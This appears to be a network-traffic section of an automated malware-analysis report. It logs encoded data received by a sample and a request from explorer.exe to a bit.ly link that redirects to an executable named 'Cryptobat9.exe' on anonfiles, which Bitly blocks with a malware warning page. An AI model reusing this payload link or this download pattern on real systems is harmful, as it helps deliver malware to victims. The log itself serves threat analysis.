2022-01-06 20:04:23 UTC	320	IN	Data Raw: 00 52 00 74 00 49 00 2b 00 5a 00 78 00 6d 00 48 00 72 00 38 00 58 00 55 00 36 00 62 00 45 00 62 00 44 00 6c 00 2f 00 59 00 49 00 50 00 2b 00 46 00 41 00 2b 00 35 00 44 00 6d 00 44 00 57 00 50 00 72 00 76 00 5a 00 36 00 63 00 56 00 48 00 55 00 69 00 6a 00 6f 00 75 00 4e 00 31 00 62 00 52 00 67 00 69 00 48 00 79 00 32 00 46 00 2f 00 74 00 50 00 6b 00 62 00 43 00 52 00 71 00 46 00 47 00 33 00 44 00 30 00 4e 00 72 00 77 00 49 00 45 00 7a 00 6a 00 33 00 32 00 7a 00 75 00 52 00 63 00 58 00 2b 00 69 00 57 00 6c 00 52 00 39 00 6c 00 46 00 53 00 33 00 51 00 75 00 6d 00 42 00 63 00 59 00 4b 00 51 00 58 00 50 00 59 00 7a 00 46 00 6e 00 61 00 32 00 65 00 36 00 71 00 5a 00 34 00 76 00 7a 00 54 00 65 00 67 00 4e 00 52 00 70 00 73 00 36 00 59 00 63 00 64 00 71 00 45 00 Data Ascii: RtI+ZxmHr8XU6bEbDl/YIP+FA+5DmDWPrvZ6cVHUijouN1bRgiHy2F/tPkbCRqFG3D0NrwlEzj32zuRcX+iWlR9lFS3QumBcYKQXPYzFna2e6qZ4vzTegNRps6YcdqE
2022-01-06 20:04:23 UTC	336	IN	Data Raw: 00 67 00 66 00 75 00 4c 00 71 00 4a 00 49 00 68 00 5a 00 2b 00 6e 00 46 00 53 00 71 00 70 00 53 00 36 00 47 00 57 00 4d 00 69 00 6f 00 77 00 30 00 6d 00 39 00 58 00 6a 00 4b 00 4a 00 51 00 71 00 61 00 34 00 47 00 4a 00 46 00 75 00 4c 00 34 00 74 00 64 00 7a 00 51 00 50 00 43 00 46 00 47 00 61 00 78 00 6a 00 55 00 6e 00 2b 00 61 00 65 00 49 00 4f 00 38 00 36 00 66 00 4b 00 39 00 70 00 52 00 5a 00 67 00 56 00 6b 00 6d 00 32 00 45 00 71 00 73 00 68 00 34 00 5 9 00 4d 00 4a 00 74 00 7a 00 6c 00 50 00 34 00 75 00 73 00 54 00 69 00 57 00 65 00 38 00 75 00 54 00 65 00 71 00 77 00 4d 00 72 00 77 00 58 00 34 00 5a 00 5a 00 44 00 4f 00 36 00 78 00 2f 00 69 00 52 00 7a 00 48 00 50 00 7a 00 50 00 32 00 39 00 34 00 71 00 67 00 2f 00 5a 00 68 00 6b 00 62 00 76 00 71 00 Data Ascii: gfuLqJIhZ+nFSqpS6GWMiow0m9XjKJQqa4GJFuL4tdzQPCFGaxjUn+aeIO86fK9pRZgVkm2Eqsh4YMJtzlP4usTiWe8uTeqwMrwX4ZZDO6x/iRzHPzP294qg/Zhkbvq
2022-01-06 20:04:23 UTC	352	IN	Data Raw: 00 64 00 79 00 6a 00 79 00 55 00 64 00 6c 00 4f 00 41 00 4c 00 4a 00 64 00 79 00 34 00 74 00 42 00 34 00 51 00 75 00 34 00 4b 00 61 00 50 00 34 00 75 00 45 00 59 00 6e 00 33 00 4b 00 34 00 63 00 62 00 2b 00 4d 00 44 00 7a 00 62 00 39 00 55 00 66 00 4b 00 35 00 7a 00 33 00 5a 00 6a 00 79 00 2f 00 4c 00 31 00 37 00 4c 00 4f 00 6e 00 6a 00 65 00 4c 00 6f 00 6d 00 49 00 54 00 69 00 63 00 69 00 6a 00 39 00 43 00 56 00 31 00 6d 00 44 00 61 00 33 00 6c 00 6a 00 31 00 52 00 58 00 52 00 59 00 4e 00 41 00 54 00 76 00 70 00 42 00 6d 00 63 00 62 00 6a 00 4a 00 35 00 42 00 44 00 42 00 72 00 30 00 35 00 6f 00 4d 00 45 00 2f 00 71 00 5a 00 41 00 48 00 70 00 6b 00 65 00 2b 00 46 00 77 00 36 00 64 00 74 00 6e 00 73 00 36 00 66 00 37 00 79 00 68 00 2b 00 67 00 55 00 70 00 Data Ascii: dyjyUdlOALJdy4tB4Qu4KaP4uEYn3K4cb+MDzb9UfK5z3Zjy/L17LOnjeLomlTicij9CV1mDa3lj1RXRYNATvpBmcbjJ5BDBr05oME/qZAHpke+Fw6dtns6f7yh+gUp
2022-01-06 20:04:23 UTC	368	IN	Data Raw: 00 36 00 31 00 59 00 69 00 71 00 2f 00 63 00 66 00 51 00 4a 00 67 00 30 00 79 00 6c 00 77 00 70 00 67 00 63 00 45 00 50 00 2b 00 59 00 30 00 53 00 44 00 6e 00 42 00 33 00 30 00 43 00 53 00 65 00 34 00 4e 00 72 00 45 00 4f 00 77 00 56 00 30 00 6b 00 4a 00 70 00 4c 00 73 00 63 00 7a 00 35 00 42 00 69 00 79 00 5a 00 6b 00 75 00 69 00 32 00 6e 00 41 00 65 00 34 00 38 00 53 00 46 00 75 00 48 00 49 00 71 00 76 00 6c 00 50 00 73 00 54 00 34 00 30 00 38 00 76 00 74 00 48 00 4b 00 54 00 47 00 47 00 49 00 37 00 4d 00 30 00 38 00 69 00 39 00 47 00 7a 00 6b 00 56 00 37 00 73 00 44 00 69 00 2b 00 67 00 62 00 41 00 43 00 69 00 76 00 4a 00 53 00 6a 00 56 00 57 00 6f 00 6e 00 79 00 64 00 74 00 62 00 43 00 4f 00 65 00 6d 00 61 00 48 00 75 00 6c 00 75 00 2b 00 37 00 75 00 Data Ascii: 61Yiq/cfQJg0ylwpgcEP+Y0SDnB30CSe4NrEOwV0kJpLscz5BiyZkui2nAe48SFuHIqvlPsT408vtHKTGGI7M08i9GzkV7sDi+gbACivJSjVWonydtbCOemaHulu+7u
2022-01-06 20:04:23 UTC	384	IN	Data Raw: 00 41 00 70 00 65 00 4d 00 4c 00 7a 00 38 00 59 00 66 00 71 00 71 00 35 00 56 00 57 00 35 00 34 00 33 00 6b 00 72 00 51 00 49 00 4a 00 76 00 78 00 71 00 44 00 52 00 41 00 58 00 73 00 69 00 42 00 30 00 4e 00 51 00 68 00 58 00 65 00 43 00 45 00 32 00 47 00 63 00 43 00 45 00 55 00 6e 00 32 00 62 00 74 00 67 00 68 00 77 00 36 00 47 00 6e 00 31 00 77 00 62 00 35 00 77 00 67 00 6f 00 6f 00 49 00 4b 00 78 00 4c 00 51 00 64 00 4d 00 42 00 31 00 4e 00 45 00 67 00 31 00 75 00 31 00 6c 00 6d 00 4c 00 6d 00 31 00 63 00 79 00 45 00 37 00 6c 00 55 00 67 00 6f 00 52 00 4f 00 47 00 39 00 30 00 49 00 78 00 66 00 75 00 6a 00 4c 00 57 00 62 00 34 00 70 00 74 00 72 00 71 00 57 00 30 00 4b 00 74 00 44 00 44 00 2b 00 32 00 48 00 33 00 46 00 4f 00 33 00 55 00 6b 00 72 00 64 00 Data Ascii: ApeMLz8Yfqq5VW543krQIJvxqDRAXsiB0NQhXeCE2GcCEUn2btghw6Gn1wb5wgooIKxLQdMB1NEg1u1lmLm1cyE7lUgoROG90lxfujLWb4ptrqW0KtDD+2H3FO3Ukrd
2022-01-06 20:04:23 UTC	400	IN	Data Raw: 00 33 00 39 00 41 00 37 00 66 00 41 00 4e 00 6e 00 66 00 62 00 55 00 6a 00 47 00 52 00 79 00 76 00 38 00 6d 00 74 00 78 00 66 00 64 00 62 00 6d 00 44 00 50 00 56 00 50 00 7a 00 6d 00 7a 00 78 00 31 00 34 00 78 00 4b 00 58 00 78 00 66 00 72 00 70 00 31 00 4a 00 6d 00 38 00 6f 00 6e 00 43 00 4b 00 6f 00 37 00 54 00 4a 00 78 00 4f 00 65 00 58 00 70 00 75 00 6e 00 39 00 46 00 68 00 2f 00 71 00 6f 00 4e 00 57 00 5a 00 71 00 6c 00 69 00 73 00 4e 00 44 00 31 00 52 00 6f 00 52 00 4a 00 41 00 35 00 4c 00 2f 00 51 00 63 00 6f 00 59 00 73 00 31 00 62 00 69 00 57 00 35 00 66 00 70 00 6d 00 4a 00 44 00 52 00 43 00 45 00 76 00 59 00 38 00 50 00 62 00 55 00 34 00 75 00 45 00 38 00 74 00 56 00 47 00 36 00 52 00 61 00 39 00 32 00 78 00 66 00 6b 00 58 00 6e 00 66 00 37 00 Data Ascii: 39A7fANnfbUjGRyv8mtxfdbmDPVPzmzx14xKXxfrp1Jm8onCKo7TJxOeXpun9Fh/qoNWZqlisND1RoRJA5L/QcoYs1biW5fpmJDRCEvY8PbU4uE8tVG6Ra92xfkXnf7
2022-01-06 20:04:23 UTC	416	IN	Data Raw: 00 49 00 39 00 5a 00 58 00 43 00 42 00 39 00 64 00 49 00 6f 00 33 00 4c 00 4e 00 36 00 46 00 35 00 38 00 4c 00 79 00 79 00 76 00 35 00 36 00 54 00 55 00 77 00 73 00 42 00 77 00 54 00 56 00 69 00 74 00 42 00 4f 00 77 00 6e 00 39 00 4e 00 5a 00 55 00 59 00 74 00 4c 00 71 00 51 00 66 00 73 00 56 00 76 00 66 00 61 00 35 00 6a 00 4e 00 34 00 6f 00 66 00 41 00 6b 00 38 00 45 00 5a 00 67 00 50 00 47 00 39 00 70 00 66 00 63 00 34 00 75 00 44 00 7a 00 2b 00 6a 00 7a 00 69 00 53 00 4c 00 2b 00 39 00 59 00 58 00 74 00 44 00 39 00 6f 00 6e 00 39 00 2f 00 53 00 2b 00 32 00 2b 00 73 00 35 00 43 00 59 00 33 00 57 00 66 00 49 00 57 00 36 00 6a 00 30 00 78 00 35 00 75 00 32 00 69 00 00 32 00 44 00 35 00 2f 00 64 00 79 00 69 00 46 00 65 00 65 00 70 00 Data Ascii: I9ZXCB9dIo3LN6F58Lyyv56TUwsBwTVitBOwn9NZUYtLqQfsVvfa5jN4ofAk8EZgPG9pfc4uDz+jziSL+9YXtD9on9/S+2+s5CY3WfIdXS3w6j0x5u2i2D5/dyiFeep

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:23 UTC	432	IN	Data Raw: 00 39 00 62 00 31 00 6b 00 70 00 43 00 51 00 44 00 43 00 44 00 30 00 57 00 59 00 2b 00 50 00 35 00 6f 00 35 00 68 00 69 00 77 00 48 00 56 00 73 00 4e 00 67 00 4c 00 37 00 6e 00 32 00 73 00 7a 00 5a 00 35 00 66 00 6e 00 65 00 7a 00 64 00 78 00 76 00 30 00 77 00 33 00 51 00 67 00 6f 00 57 00 54 00 59 00 41 00 46 00 55 00 62 00 67 00 49 00 52 00 57 00 59 00 6e 00 45 00 41 00 6c 00 4e 00 2b 00 6b 00 50 00 46 00 4f 00 6b 00 35 00 73 00 42 00 35 00 31 00 69 00 4 6 00 70 00 44 00 4a 00 6c 00 2f 00 76 00 6b 00 39 00 76 00 73 00 4c 00 5a 00 34 00 69 00 7a 00 52 00 49 00 67 00 64 00 32 00 50 00 39 00 78 00 2b 00 36 00 2b 00 73 00 42 00 6c 00 66 00 6e 00 67 00 73 00 4e 00 47 00 55 00 30 00 54 00 57 00 56 00 6d 00 64 00 62 00 78 00 4a 00 75 00 54 00 52 00 67 00 61 00 Data Ascii: 9b1kpCQDCD0WY+P5o5hiwHVsNgL7n2szZ5fnezdxv0w3QgoWTYAFUbgIRWYnEAlN+kPFOk5sB51iFp DJl/vk9vsLZ4izRIgd2P9x+6+sBlfngsNGU0TWVmdbxJuTRga
2022-01-06 20:04:23 UTC	448	IN	Data Raw: 00 49 00 46 00 34 00 64 00 52 00 34 00 79 00 63 00 62 00 71 00 35 00 4d 00 57 00 66 00 37 00 43 00 64 00 4c 00 43 00 38 00 77 00 47 00 50 00 53 00 57 00 66 00 4c 00 78 00 6a 00 59 00 32 00 6c 00 38 00 42 00 64 00 77 00 7a 00 63 00 66 00 43 00 4a 00 48 00 46 00 55 00 67 00 45 00 48 00 6d 00 52 00 6b 00 6f 00 6b 00 73 00 2f 00 78 00 67 00 45 00 6d 00 54 00 54 00 55 00 30 00 54 00 76 00 46 00 45 00 4e 00 65 00 69 00 57 00 73 00 4a 00 6c 00 6d 00 36 00 2f 00 4 3 00 46 00 4e 00 42 00 55 00 2b 00 4d 00 53 00 51 00 6a 00 73 00 32 00 74 00 74 00 52 00 38 00 36 00 4a 00 47 00 67 00 37 00 54 00 4b 00 4c 00 4c 00 66 00 47 00 42 00 34 00 78 00 4a 00 49 00 59 00 6b 00 48 00 69 00 6f 00 6a 00 4d 00 59 00 43 00 4d 00 36 00 6c 00 6f 00 4f 00 33 00 4f 00 35 00 58 00 65 00 Data Ascii: IF4dR4ycbq5MWf7CdLC8wGPSWfLxjY2l8BdwzcfCJHFUgEHmRkoks/xgEmTTU0TvFENeiWsJlm6/CF NBU+MSQjs2ttR86JGg7TKLLfGB4xJIYkHiojMYCM6loO3O5Xe
2022-01-06 20:04:23 UTC	464	IN	Data Raw: 00 39 00 43 00 57 00 66 00 65 00 47 00 33 00 44 00 2b 00 39 00 77 00 70 00 41 00 43 00 70 00 67 00 59 00 38 00 47 00 46 00 52 00 59 00 71 00 67 00 2f 00 44 00 48 00 30 00 6b 00 64 00 6f 00 67 00 79 00 6b 00 58 00 57 00 57 00 33 00 4f 00 5a 00 34 00 79 00 53 00 4f 00 74 00 6c 00 32 00 59 00 58 00 77 00 4f 00 35 00 6c 00 37 00 75 00 74 00 4f 00 6a 00 41 00 79 00 39 00 51 00 74 00 44 00 78 00 49 00 61 00 70 00 6d 00 65 00 41 00 6e 00 55 00 45 00 33 00 72 00 30 00 61 00 39 00 48 00 35 00 77 00 78 00 55 00 6a 00 50 00 56 00 68 00 67 00 41 00 4c 00 44 00 48 00 66 00 75 00 53 00 70 00 64 00 68 00 79 00 78 00 56 00 50 00 66 00 6a 00 38 00 4d 00 37 00 38 00 4f 00 44 00 66 00 6e 00 56 00 54 00 69 00 78 00 38 00 61 00 4e 00 66 00 63 00 43 00 4f 00 71 00 46 00 64 00 Data Ascii: 9CWfeG3D+9wpACpgY8GFRYqg/DH0kdogykXWW3OZ4ySOtl2YXwO5l7utOjAy9QtDxIapmeAnUE3r0a 9H5wxUjPVhgALDHfuSpdhyxVPfj8M78ODfnVTix8aNfcCOqFd
2022-01-06 20:04:23 UTC	480	IN	Data Raw: 00 79 00 62 00 74 00 4b 00 69 00 43 00 4c 00 7a 00 31 00 4a 00 48 00 61 00 71 00 2f 00 74 00 74 00 78 00 79 00 43 00 4e 00 55 00 6e 00 6d 00 6d 00 6b 00 5a 00 32 00 49 00 4a 00 51 00 49 00 6c 00 74 00 6d 00 4f 00 6b 00 34 00 53 00 71 00 5a 00 32 00 62 00 7a 00 4b 00 58 00 38 00 31 00 51 00 51 00 4f 00 7a 00 36 00 6b 00 56 00 31 00 54 00 64 00 55 00 54 00 30 00 4f 00 2b 00 62 00 32 00 41 00 2f 00 34 00 32 00 6e 00 56 00 78 00 78 00 78 00 41 00 38 00 52 00 3 4 00 2b 00 50 00 56 00 34 00 4d 00 76 00 72 00 56 00 71 00 68 00 6d 00 34 00 49 00 36 00 79 00 7a 00 6e 00 74 00 37 00 35 00 2f 00 66 00 76 00 4d 00 6d 00 6d 00 34 00 77 00 66 00 30 00 4d 00 4b 00 72 00 67 00 54 00 56 00 65 00 56 00 62 00 4d 00 6e 00 4e 00 36 00 74 00 51 00 69 00 46 00 74 00 4f 00 45 00 Data Ascii: ybtKiCLz1JHaq/ttxyCNUnmmkZ2IJQIltmOk4SqZ2bzKX81QQOz6kV1TdUT0O+b2A/42nVxxxA8R4+ PV4MvrVqhm4I6yznt75/fvMmm4wf0MKrgTVeVbMnN6tQiFtOE
2022-01-06 20:04:23 UTC	496	IN	Data Raw: 00 59 00 42 00 72 00 7a 00 2b 00 35 00 39 00 6a 00 6b 00 48 00 31 00 4d 00 72 00 39 00 38 00 73 00 61 00 7a 00 72 00 33 00 50 00 4d 00 56 00 57 00 4b 00 44 00 70 00 4b 00 56 00 78 00 7a 00 38 00 42 00 43 00 61 00 34 00 6d 00 70 00 74 00 4a 00 50 00 4d 00 2f 00 2f 00 57 00 37 00 69 00 43 00 59 00 69 00 36 00 38 00 6b 00 72 00 4b 00 61 00 5 8 00 47 00 46 00 68 00 35 00 62 00 33 00 31 00 30 00 54 00 76 00 52 00 73 00 54 00 41 00 52 00 4a 00 36 00 76 00 6a 00 47 00 38 00 48 00 4a 00 63 00 75 00 43 00 70 00 64 00 57 00 76 00 43 00 5a 00 4e 00 30 00 6f 00 63 00 4b 00 6b 00 5a 00 64 00 54 00 2f 00 46 00 39 00 76 00 78 00 63 00 34 00 32 00 2f 00 4c 00 72 00 52 00 4c 00 77 00 76 00 51 00 57 00 44 00 55 00 34 00 57 00 6c 00 7a 00 32 00 2f 00 34 00 4d 00 76 00 39 00 Data Ascii: YBrz+59jkH1Mr98sazr3PMVWKDpKVxz8BCa4mptJPM//W7iCYi68krKaXGFh5b310TvRsTARJ6vjG8 HJcuCpdWvCZN0ocKkZdT/F9vxc42/LrRLwvQWDU4Wlz2/4Mv9
2022-01-06 20:04:23 UTC	512	IN	Data Raw: 00 61 00 48 00 63 00 43 00 67 00 47 00 72 00 72 00 47 00 73 00 36 00 48 00 55 00 66 00 55 00 56 00 4e 00 76 00 77 00 79 00 30 00 50 00 33 00 74 00 49 00 33 00 52 00 44 00 37 00 30 00 34 00 68 00 2f 00 6c 00 33 00 47 00 57 00 57 00 42 00 37 00 6a 00 65 00 42 00 38 00 65 00 58 00 32 00 78 00 54 00 70 00 5a 00 42 00 63 00 59 00 34 00 36 00 72 00 6d 00 53 00 2f 00 72 00 51 00 63 00 70 00 45 00 6f 00 32 00 71 00 68 00 62 00 32 00 53 00 69 00 43 00 2b 00 30 00 59 00 42 00 47 00 4a 00 7a 00 42 00 50 00 57 00 70 00 65 00 4d 00 76 00 37 00 6d 00 56 00 77 00 62 00 50 00 54 00 67 00 48 00 48 00 65 00 76 00 79 00 6a 00 59 00 77 00 77 00 70 00 58 00 6f 00 4f 00 65 00 32 00 7a 00 5a 00 64 00 64 00 69 00 62 00 53 00 38 00 39 00 64 00 62 00 6f 00 5a 00 41 00 38 00 32 00 Data Ascii: aHcCgGrrGs6HUfUVNvwy0P3tI3RD704h/l3GWWB7jeB8eX2xTpZBcY46rmS/rQcpEo2qhb2SiC+0YB GJzBPWpeMv7mVwbPTgHHevyjYwwpXoOe2zZddibS89dboZA82
2022-01-06 20:04:23 UTC	528	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49862	67.199.248.10	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:59 UTC	528	OUT	GET /3eHgQQR HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bit.ly
2022-01-06 20:04:59 UTC	528	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 06 Jan 2022 20:04:59 GMT Content-Type: text/html; charset=utf-8 Content-Length: 226 Cache-Control: private, max-age=90 Content-Security-Policy: referrer always; Location: https://bitly.com/a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j 2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe Referrer-Policy: unsafe-url Via: 1.1 google Alt-Svc: clear Connection: close

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:59 UTC	528	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 69 74 6c 79 2e 63 6f 6d 2f 61 2f 62 6c 6f 63 6b 65 64 3f 68 61 73 68 3d 33 65 48 67 51 51 52 26 61 6d 70 3b 75 72 6c 3d 68 74 74 70 73 25 33 41 25 32 46 25 32 46 63 64 6e 2d 31 33 31 2e 61 6e 6f 6e 66 69 6c 65 73 2e 63 6f 6d 25 32 46 50 30 6d 35 77 34 6a 32 78 63 25 32 46 63 61 63 33 65 62 39 38 2d 31 36 34 30 38 35 33 39 38 34 25 32 46 25 34 30 43 72 79 70 74 6f 62 61 74 39 2e 65 78 65 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>moved here</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49863	67.199.248.14	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:59 UTC	528	OUT	GET /a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bitly.com
2022-01-06 20:04:59 UTC	529	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 06 Jan 2022 20:04:59 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 5879 Set-Cookie: anon_u=cHN1X19iY2Y4ZTMxYS0xODU2LTRkNDUtOGYzNC0yY2RjYTRiOTFlMjU=|1641499499|b014486d89d8d1af9776adc181a9c538b4738a6d; Domain=bitly.com; expires=Tue, 05 Jul 2022 20:04:59 GMT; httponly; Path=/; secure Etag: "c19624a6e02662e870f645f063e54797e509758d" Pragma: no-cache Cache-Control: no-cache, no-store, max-age=0, must-revalidate X-Frame-Options: DENY P3p: CP="CAO PSA OUR" Strict-Transport-Security: max-age=31536000 Via: 1.1 google Alt-Svc: clear Connection: close
2022-01-06 20:04:59 UTC	529	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 57 61 72 6e 69 6e 67 21 20 7c 20 54 68 65 72 65 20 6d 69 67 68 74 20 62 65 20 61 20 70 72 6f 62 6c 65 6d 20 77 69 74 68 20 74 68 65 20 72 65 71 75 65 73 74 65 64 20 6c 69 6e 6b 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d Data Ascii: <!DOCTYPE html><html><head><title>Warning! | There might be a problem with the requested link</title><meta name="viewport" content="width=device-width, initial-scale=1"><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><meta name=
2022-01-06 20:04:59 UTC	530	IN	Data Raw: 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 3b 0a 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 38 30 30 3b 0a 73 72 63 3a 20 75 72 6c 28 27 2f 73 2f 76 34 36 38 2f 67 72 61 70 68 69 63 73 2f 50 72 6f 78 69 6d 61 4e 6f 76 61 2d 45 78 74 72 61 62 6f 6c 64 2e 6f 74 66 27 29 20 66 6f 72 6d 61 74 28 22 6f 70 65 6e 74 79 70 65 22 29 3b 0a 7d 0a 62 6f 64 79 2c 0a 68 74 6d 6c 20 7b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 2c 20 41 72 69 61 6c 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 2d 77 65 62 6b 69 74 2d 66 6f 6e 74 2d 73 6d 6f 6f 74 68 69 6e 67 3a 20 61 6e 74 69 61 6c 69 61 73 65 64 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 31 64 31 66 32 31 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 Data Ascii: "Proxima Nova";font-weight: 800;src: url('/s/v468/graphics/ProximaNova-Extrabold.otf') format("opentype");} body,html {font-family: "Proxima Nova", Arial, sans-serif;-webkit-font-smoothing: antialiased;font-size: 10px;color: #1d1f21;background-c
2022-01-06 20:04:59 UTC	531	IN	Data Raw: 64 69 6e 67 3a 20 37 25 20 35 25 20 31 34 25 20 35 25 3b 0a 7d 0a 2e 68 65 61 64 65 72 20 7b 0a 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 72 65 6d 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 2d 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 20 63 6f 6c 75 6d 6e 3b 0a 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 20 7b 0a 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 7d 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 3a 20 35 30 25 3b 0a 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 20 32 72 65 6d 3b 0a 7d 0a 7d 0a 40 6d 65 64 69 61 20 28 6d 61 78 2d 77 69 64 74 68 3a 20 37 35 30 70 78 29 20 7b 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 Data Ascii: ding: 7% 5% 14% 5%;}.header {margin-bottom: 2rem;}.headline-container {flex-direction: column;justify-content: center;}.headline {width: 100%;}.warning-img {width: 50%;margin: 0 auto 2rem;}}@media (max-width: 750px) {.warning-img {width
2022-01-06 20:04:59 UTC	532	IN	Data Raw: 20 6d 61 6c 77 61 72 65 20 28 73 6f 66 74 77 61 72 65 20 64 65 73 69 67 6e 65 64 20 74 6f 20 68 61 72 6d 20 79 6f 75 72 20 63 6f 6d 70 75 74 65 72 29 2c 20 61 74 74 65 6d 70 74 20 74 6f 20 63 6f 6c 6c 65 63 74 20 79 6f 75 72 20 70 65 72 73 6f 6e 61 6c 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 66 6f 72 20 6e 65 66 61 72 69 6f 75 73 20 70 75 72 70 6f 73 65 73 2c 20 6f 72 20 6f 74 68 65 72 77 69 73 65 20 63 6f 6e 74 61 69 6e 20 68 61 72 6d 66 75 6c 20 61 6e 64 2f 6f 72 20 69 6c 6c 65 67 61 6c 20 63 6f 6e 74 65 6e 74 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 62 65 20 61 74 74 65 6d 70 74 69 6e 67 20 74 6f Data Ascii: malware (software designed to harm your computer), attempt to collect your personalinformation for nefarious purposes, or otherwise contain harmful and/or illegal content. The link may be attempting to

Timestamp	kBytes transferred	Direction	Data
2022-01-06 20:04:59 UTC	533	IN	Data Raw: 20 68 69 64 65 20 74 68 65 20 66 69 6e 61 6c 20 64 65 73 74 69 6e 61 74 69 6f 6e 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 6c 65 61 64 20 74 6f 20 61 20 66 6f 72 67 65 72 79 20 6f 66 20 61 6e 6f 74 68 65 72 20 77 65 62 73 69 74 65 20 6f 72 20 6d 61 79 20 69 6e 66 72 69 6e 67 65 20 74 68 65 20 72 69 67 68 74 73 20 6f 66 20 6f 74 68 65 72 73 2e 3c 2f 6c 69 3e 0a 3c 2f 75 6c 3e 0a 3c 70 3e 0a 49 66 20 79 6f 75 20 62 65 6c 69 65 76 65 20 74 68 69 73 20 6c 69 6e 6b 20 68 61 73 20 62 65 65 6e 20 62 6c 6f 63 6b 65 64 20 69 6e 20 65 72 72 6f 72 2c 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 42 69 74 6c 79 20 76 69 61 20 3c 73 70 61 6e 3e 3c 61 20 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 0a 72 65 6c 3d 22 6e 6f 6f 70 65 6e 65 Data Ascii: hide the final destination. - The link may lead to a forgery of another website or may infringe the rights of others. <p>If you believe this link has been blocked in error, please contact Bitly via <a target="_blank" rel="noopene
